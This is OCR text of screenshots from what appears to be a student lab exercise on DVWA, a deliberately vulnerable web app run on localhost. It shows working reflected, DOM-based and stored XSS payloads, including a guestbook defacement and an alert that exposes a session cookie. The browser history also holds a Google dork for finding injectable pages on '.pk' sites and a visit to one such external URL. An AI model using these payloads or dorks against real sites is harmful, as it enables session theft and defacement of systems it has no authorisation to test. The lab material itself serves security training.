

Vulnerability: Reflected
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_r/?name=<button+onclick%3D"alert('1')">Click+Me!<%2Fbutton>#
Screenshot taken
View image
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? Submit
Hello Click Me!
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



Vulnerability: Reflected
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_r/?name=<button+onclick%3D"alert('1')">Click+Me!<%2Fbutton>#
Screenshot taken
View image
Screenshot taken
View image
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: Reflected Cross Site Scripting (XSS)
localhost
1
OK
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/



Vulnerability: DOM Based
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_d/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://www.acunetix.com/blog/articles/dom-xss-explained/



Vulnerability: DOM Based
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_d/?default=English
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
English
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://www.acunetix.com/blog/articles/dom-xss-explained/


Vulnerability: DOM Based
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_d/?default=English
192.168.46.145 — http://192.168.46.145
GoldenEye Operators Training - Moodle — http://severnaya-station.com/gnocertdir/
GoldenEye Primary Admin Server — http://192.168.46.146
Alumni Login | SZIC — szic.pk/alumni-login-new.php?id=100
Welcome to Drupal Site | Drupal Site — http://192.168.46.147
404 Not Found — http://localhost/dvwa/
Recent Searches
inurl:?id= pk
human anatomy lab
frog disection
cockroach disection simuklator
This time, search with:
XSS (DOM)


localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script>
localhost
DOM XSS
OK


localhost/dvwa/vulnerabilities/xss_s/
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
aab
Message *
Hover
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: abc
Message:
Website Defaced by Student


Screenshot taken
localhost/dvwa/vulnerabilities/xss_s/
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
localhost
Cookies: PHPSESSID=d4ded5c6f4977f0d86d575f2ce7bf027; security=low
Don't allow localhost to prompt you again
OK
Website Defaced by Student


Vulnerability: Stored Cros
Profile - College of Home
localhost/dvwa/vulnerabilities/xss_s/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Name: abc
Message:
Website Defaced by Student
localhost
1
Don't allow localhost to prompt you again
OK
Message:
Hover
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet